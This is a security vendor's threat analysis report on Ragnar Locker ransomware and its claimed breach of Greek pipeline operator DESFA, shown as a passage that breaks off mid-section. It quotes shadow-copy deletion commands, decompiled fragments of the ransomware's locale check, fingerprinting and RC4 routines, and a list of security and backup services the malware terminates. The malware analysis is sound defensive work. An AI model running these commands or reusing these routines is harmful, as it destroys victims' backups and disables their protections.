THREAT ANALYSIS REPORT: Ragnar Locker Ransomware Targeting the Energy Sector

By Cybereason Global SOC Team

Archived: 2026-04-06 02:58:45 UTC

The Cybereason Global Security Operations Center (GSOC) Team issues Threat Analysis Reports to inform on impacting threats. The Threat Analysis Reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis Report, the Cybereason GSOC investigates the Ragnar Locker malware family, a ransomware and a ransomware operator which has recently claimed to have breached DESFA, a Greek pipeline company.

This report provides context over this recent breach as well as an overview of the Ragnar Locker ransomware through a dynamic analysis and a reverse engineering analysis.

Key Findings


- **Breach of a Pipeline Company** : DESFA is a strategic energy-related company that has been claimed by Ragnar Locker as their victim.
- **Security Evasion Capabilities** : Ragnar Locker checks if specific products are installed, especially security products (antivirus), virtual-based software, backup solutions and IT remote management solutions.
- **Ransomware Actors Targeting the Energy Sector** : This is the second important pipeline company that has been hit by ransomware, along with Colonial Pipeline. Furthermore, four energy companies have been hit recently by ransomware, including three in Europe.
- **Active for Three Years** : Ragnar Locker is both a ransomware group and the name of the software in use. They have been running since 2019 and targeting critical industries. They use the double extortion scheme.
- **Excluding the Commonwealth of Independent States** : Ragnar Locker avoids being executed from countries since the group is located in the Commonwealth of Independent States (CIS).

The Cybereason Defense Platform can effectively detect and prevent Ragnar Locker ransomware:

Cybereason Defense Platform Detects and Blocks Ragnar Locker Ransomware

Introduction

The Cybereason GSOC is investigating the Ragnar Locker ransomware following a recent breach that was reported by Ragnar Locker, on a Greek pipeline company named DESFA:



Ragnar TOR page claiming they breached DESFA

This is not the first occurrence of ransomware attacks on pipeline companies: Colonial Pipeline was breached in March 2021, and this event still haunts industrial companies due to the impact it had on production.

Additionally, this is one of the four energy providers that were hit by ransomware recently, including other ones in Europe:

- Hive ransomware posted ENN Group from China on their portal. ENN Group is an energy and natural gas producer
- BlackCat ransomware hit Creos / Encevo, an energy company from Luxembourg
- South Staffordshire PLC announced being hit on the 15/08/2022, claimed by the CL0P ransomware gang

Finally, Greece has an extremely strategic place for energy since gas from other places (Israel, for instance) flows to Europe.


Ragnar Locker is ransomware that has been in use since at least December 2019, and is generally aimed at English-speaking users. The Ragnar Locker ransomware has been on the FBI's radar since the gang breached more than fifty organizations

across ten critical infrastructure sectors.

Ragnar Locker matches both the name of the ransomware group and the name of the ransomware binary. In this Threat Analysis Report, we detail the mechanisms driving Ragnar Locker through dynamic and static analysis of two samples.

Technical Analysis

The corresponding samples of Ragnar Locker that we analyzed differentiate themselves from the other ransomwares by their size (from 53KB to 100KB):



Ragnar Locker Execution Flow


In the following sections, we first analyze Ragnar Locker dynamically through the Cybereason Defense Platform. Next, we analyze Ragnar Locker more deeply, through static analysis.

Analysis with the Cybereason Defense Platform

In this section, we analyzed the sample used in the attack through our Cybereason Defense Platform.

Ransomware Detonation

We start this analysis by detonating one sample into a constrained laboratory live environment equipped with a Cybereason sensor:



Cybereason Defense Platform process tree view

As a result of the execution, we can observe a MalOp is created with the Ransomware detection type:

MalOp created following the launch of Ragnar Locker

Further analysis of the behaviors associated with this detonation, we observe the launch of three additional processes, chronologically:

notepad.exe	August 23, 2022 at 5:30:02 PM GMT+2	August 23, 2022 at 5:30:17 PM GMT+2	C:\Users\Public\Documents\RGNR_FF11E6D1.txt
conhost.exe	August 23, 2022 at 5:29:42 PM GMT+2	August 23, 2022 at 5:29:42 PM GMT+2	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
vssadmin.exe	August 23, 2022 at 5:29:42 PM GMT+2	August 23, 2022 at 5:29:42 PM GMT+2	vssadmin delete shadows /all /quiet
conhost.exe	August 23, 2022 at 5:29:42 PM GMT+2	August 23, 2022 at 5:29:42 PM GMT+2	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
wmic.exe	August 23, 2022 at 5:29:42 PM GMT+2	August 23, 2022 at 5:29:42 PM GMT+2	wmic.exe shadowcopy delete
ragnarlocker.exe	August 23, 2022 at 5:29:42 PM GMT+2	August 23, 2022 at 5:30:02 PM GMT+2	"C:\Users\localAdmin\Desktop\7869476152\ragnarlocker.exe"

Chronologically ordered (more recent at the top) processes resulting from Ragnar Locker execution

Ragnar Locker spawns the following children process:

- ***wmic.exe shadowcopy delete*:** This system command deletes all shadow copies on the victim's system, preventing data recovery by the victim
- ***vssadmin delete shadows /all /quiet*:** This system command also deletes shadow copies, preventing data recovery by the victim
- ***notepad.exe [User path]\RGNR_AABBCCDD.txt* :** This command launches Notepad.exe to show the ransom note to the victim


MITRE ATT&CK lists both shadow copy deletion techniques:


- https://attack.mitre.org/techniques/T1490/

Looking at the "Ragnar Locker.exe" process, we observe that it contains 1081 file events, related to the encrypted files, and their new path, for instance:

c:\users\localadmin\appdata\local\packages\microsoft.windows.cortana_cw5n1h2txyewy\localstate\devicesearchcache\appcache133057346751796033

New path after rename event





"Ragnar Locker.exe" process properties, as seen in the Cybereason Defense Platform

Additional Sysmon telemetry was set up on the machine, resulting in observing the modification of strategic directories, due to the ransom note creation:


EVENTRECORDID	EVENTDATA/TARGETFILENAME	TIMECREATED	EVENTID	EVENTDATA/RULENA
4798	C:\Users\Default\AppData\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4799	C:\Users\Default\AppData\Local\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4800	C:\Users\Default\AppData\Local\Microsoft\Windows\History\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4801	C:\Users\Default\AppData\Local\Microsoft\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4802	C:\Users\Default\AppData\Local\Microsoft\InputPersonalization\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4803	C:\Users\Default\AppData\Local\Microsoft\InputPersonalization\TrainedDataStore\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4804	C:\Users\Default\AppData\Local\Microsoft\Windows Sidebar\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4805	C:\Users\Default\AppData\Local\Microsoft\Windows Sidebar\Gadgets\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4806	C:\Users\Default\AppData\Local\Temp\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4807	C:\Users\Default\AppData\Local\Microsoft\Windows\INetCache\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4808	C:\Users\Default\AppData\Roaming\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4809	C:\Users\Default\AppData\Roaming\Microsoft\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4810	C:\Users\Default\AppData\Local\Microsoft\Windows\INetCookies\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4811	C:\Users\Default\Desktop\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4812	C:\Users\Default\Documents\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4813	C:\Users\Default\Music\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4814	C:\Users\Default\Pictures\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4815	C:\Users\Default\Videos\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4817	C:\Users\Default\Favorites\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4818	C:\Users\Default\Links\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4819	C:\Users\Default\AppData\Roaming\Microsoft\Windows\Network Shortcuts\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4820	C:\Users\Default\AppData\Roaming\Microsoft\Windows\Printer Shortcuts\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4821	C:\Users\Default\AppData\Roaming\Microsoft\Windows\Recent\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4822	C:\Users\Default\Saved Games\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4823	C:\Users\Default\AppData\Roaming\Microsoft\Windows\SendTo\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4825	C:\Users\Default\AppData\Roaming\Microsoft\Windows\Templates\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	DefaultUserModified
4816	C:\Users\Default\Downloads\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	Downloads
4826	C:\Users\localAdmin\Downloads\RGNR_FF11E6D1.txt	2022-08-22 14:55:05	11	Downloads
4828	C:\Users\Public\Downloads\RGNR_FF11E6D1.txt	2022-08-22 14:55:06	11	Downloads
4824	C:\Users\Default\AppData\Roaming\Microsoft\Windows\Start Menu\RGNR_FF11E6D1.txt	2022-08-22 14:54:56	11	T1023
4827	C:\Users\localAdmin\AppData\Roaming\Microsoft\Windows\Start Menu\RGNR_FF11E6D1.txt	2022-08-22 14:55:06	11	T1023

Extract from Sysmon event logs

We did not observe any network connection following the ransomware execution, nor registry value manipulation.

Ransomware Note

A few seconds following the ransomware execution , as seen from the process tree, Ragnar Locker drops a ransomware note configured with the name of the victim, named "*RGNR_AABBCCDD.txt*", and opens a Notepad with this file:



Ransomware Note as seen by the victim

Ragnar Locker Sample Reverse Engineering

In this section, we analyzed the sample used in the attack, this time through static analysis and advanced dynamic analysis, allowing us to dig deeper into this binary's goal and mechanisms.

Checking System Location

The first activity Ragnar Locker perform is to check if the infected machine's locale matches with one of the following countries:

- Azerbaijan
- Armenia
- Belarus
- Kazakhstan
- Kyrgyzstan
- Moldova
- Tajikistan
- Russia
- Turkmenistan
- Uzbekistan
- Ukraine
- Georgia

If this matches, Ragnar Locker does not execute and the process is terminated. This list matches with the countries found in the Commonwealth of Independent States CIS:

```
string_tajik[0] = 0x610054;                    // tajikistan
string_tajik[1] = 0x69006A;
string_tajik[2] = 107;
string_russia[0] = 0x750052;                   // russia
string_russia[1] = 0x730073;
string_russia[2] = 0x610069;
string_russia[3] = 110;
string_turkmenistan[0] = 0x750054;             // turkmenistan
string_turkmenistan[1] = 0x6B0072;
string_turkmenistan[2] = 0x65006D;
string_turkmenistan[3] = 110;
string_uzbek[0] = 0x7A0055;                    // uzbek
string_uzbek[1] = 0x650062;
string_uzbek[2] = 107;
string_ukraine[0] = 0x6B0055;                  // ukraine
string_ukraine[1] = 0x610072;
string_ukraine[2] = 0x6E0069;
string_ukraine[3] = 0x610069;
string_ukraine[4] = 110;
string_georgia[0] = 0x650047;                  // georgia
string_georgia[1] = 0x72006F;
string_georgia[2] = 0x690067;
string_georgia[3] = 7209057;
array_countries[11] = string_georgia;
GetLocaleInfoW(0x800u, 0x1001u, LCData, 160);
ptr_array_countries = array_countries;
v1 = 12;
do
{
  result = lstrcmpiW(LCData, *ptr_array_countries);
  if ( !result )
  {
    CurrentProcess = GetCurrentProcess();
    result = TerminateProcess(CurrentProcess, 0x29Au);
```

Ragnar Locker check countries locale value through GetLocaleInfoW

Collecting Host Information

Next, the ransomware extracts information about the infected machine. First, it collects the computer name and the user name using the API calls *GetComputerNameW* and *GetUserNameW*.

Then, the ransomware queries the registry to collect the machine GUID and Windows version:

```
GetComputerNameW(string_machine_name, &v89);  // Get machine name
GetUserNameW(string_username, &v88);          // Get user name
lstrcpyW(&v59, L"SOFTWARE\\Microsoft\\Cryptography");
string_machine_guid = e_get_info_from_registry_sub_DE2230(L"SOFTWARE\\Microsoft\\Cryptography", L"MachineGuid");
string_windows_version = e_get_info_from_registry_sub_DE2230(
                           L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
                           L"ProductName");
```

```
BYTE *__cdecl e_get_info_from_registry_sub_DE2230(LPCWSTR lpSubKey, LPCWSTR lpValueName)
{
  BYTE *v2; // esi
  DWORD cbData; // [esp+4h] [ebp-8h] BYREF
  HKEY phkResult; // [esp+8h] [ebp-4h] BYREF

  cbData = 508;
  v2 = VirtualAlloc(0, 0x1FCu, 0x3000u, 4u);
  if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, lpSubKey, 0, 0x20119u, &phkResult)
    || RegQueryValueExW(phkResult, lpValueName, 0, 0, v2, &cbData) )
  {
    RegCloseKey(phkResult);
    return 0;
  }
  else
  {
    RegCloseKey(phkResult);
    return v2;
  }
```

Collecting info on the host

This collected information is concatenated and goes through a custom hashing function, in order to conceal the data:

```
lstrcpyW(var_combined_machine_info, string_machine_guid);
lstrcatW(var_combined_machine_info, string_windows_version);
lstrcatW(var_combined_machine_info, string_username);
lstrcatW(var_combined_machine_info, string_machine_name);
hashed_machine_name = e_hash_strings_sub_DE22B0(string_machine_name);
hashed_user_name = e_hash_strings_sub_DE22B0(string_username);
hashed_machine_guid = e_hash_strings_sub_DE22B0(string_machine_guid);
hashed_windows_ver = e_hash_strings_sub_DE22B0(string_windows_version);
hashed_combined_info = e_hash_strings_sub_DE22B0(var_combined_machine_info);
```

```
WCHAR *__cdecl e_hash_strings_sub_DE22B0(LPCWSTR lpString)
{
  unsigned int v1; // esi
  int v2; // ebx
  int i; // edx
  int v4; // ecx
  WCHAR *var_hashed_output; // [esp+Ch] [ebp-4h]

  v1 = 0;
  var_hashed_output = VirtualAlloc(0, 0x7Fu, 0x3000u, 4u);
  v2 = lstrlenW(lpString);
  for ( i = 0; i < v2; v1 = (v4 ^ 0xAB01FF3C) + v1 - __ROL4__((v4 ^ 0xAB01FF3C) + v1, 13) )
    v4 = lpString[i++];
  wsprintfW(var_hashed_output, L"%08X", v1);
  return var_hashed_output;
```


Ragnar Locker custom hashing algorithm

Ragnar Locker then creates a new event using the *CreateEventW* API call, and uses the combined hashes as the name of the event:

```
wsprintfW(
  combined_hashes,
  L"%s-%s-%s-%s-%s",
  hashed_machine_guid,
  hashed_windows_ver,
  hashed_user_name,
  hashed_machine_name,
  hashed_combined_info);
for ( i = 0; i < 64233; ++i )
{
  EventW = CreateEventW(0, 1, 0, combined_hashes);// Creating event with the combined hashes as name
  if ( GetLastError() != 183 )
    break;
```

Creating event with combined hashes (static view)

When running the sample through a debugger, the combined hashes look as following:



Creating event with combined hashes (dynamic view)

File Volumes Identification

Next, Ragnar Locker attempts to identify the existing file volumes on the host. It uses the Windows API*CreateFileW* to:

- Get a handle to a physical drive
- Query the drive using DeviceIoControl
- Iterate through the volumes using FindFirstVolumeA and FindNextVolumeA

```
var_counter = 0;
while ( 1 )     // loops until 16
{
  wsprintfW(var_physical_drive, L"\\\\.\\PHYSICALDRIVE%d", var_counter);
  handle_drive_volume = CreateFileW(var_physical_drive, 0xC0000000, 7u, 0, 3u, 1u, 0);
  if ( handle_drive_volume != -1 )
  {
    v92 = 0;
    v76[1] = 0;
    v78 = 0i64;
    v79 = 0i64;
    v76[0] = 40;
    v77 = 0i64;
    *&v78 = 3i64;
    DeviceIoControl(handle_drive_volume, IOCTL_DISK_SET_DISK_ATTRIBUTES, v76, 0x28u, 0, 0, &v92, 0);
    DeviceIoControl(handle_drive_volume, IOCTL_DISK_UPDATE_PROPERTIES, 0, 0, 0, 0, &v92, 0);
  }
  CloseHandle(handle_drive_volume);
  if ( ++var_counter >= 16 )
  {
    lpszVolumeMountPoint = 6044192;
    FirstVolumeA = FindFirstVolumeA(lpszVolumeName, 0x100u);
    while ( 1 )
    {
      GetVolumePathNamesForVolumeNameA(lpszVolumeName, &lpszVolumePathNames, 0x100u, &v87);
      if ( &v69[strlen(&lpszVolumePathNames)] == v69 )
      {
        LogicalDrives = GetLogicalDrives();
```

Iterating through machine volumes

Embedded RC4 Content


Ragnar Locker contains hidden content embedded in the binary sections. Ragnar Locker decrypts this content during runtime using the RC4 cryptographic algorithm:


```
  for ( i = 0; i < 256; ++i )
    v14[i] = i;
  LOBYTE(v5) = 0;
  for ( j = 0; j < 256; ++j )
  {
    v7 = v14[j];
    v5 = (v5 + a1[j % a2] + v7);
    v14[j] = v14[v5];
    v14[v5] = v7;
  }
  v8 = a4;
  LOBYTE(v9) = 0;
  LOBYTE(v10) = 0;
  if ( a4 )
  {
    v11 = a3;
    do
    {
      ++v11;
      v12 = v14[(v10 + 1)];
      v9 = (v9 + v12);
      v14[(v10 + 1)] = v14[v9];
      v10 = (v10 + 1);
      v14[v9] = v12;
      *(v11 - 1) ^= v14[(v14[v10] + v12)];
      --v8;
    }
    while ( v8 );
  }
  return a3;
}
```

Custom RC4 algorithm

The custom RC4 algorithm function is executed several times and decrypts a list of services names:

- *vss, sql, memtas, mepocs, sophos, veeam, backup, pulseway, logme, logmein, connectwise, splashtop, kaseya, vmcompute, Hyper-v, vmms, Dfs.*





Decrypted RC4 services names

Then, Ragnar Locker iterates through the running services of the infected machines. If one of the decrypted services is found, Ragnar Locker terminates it:

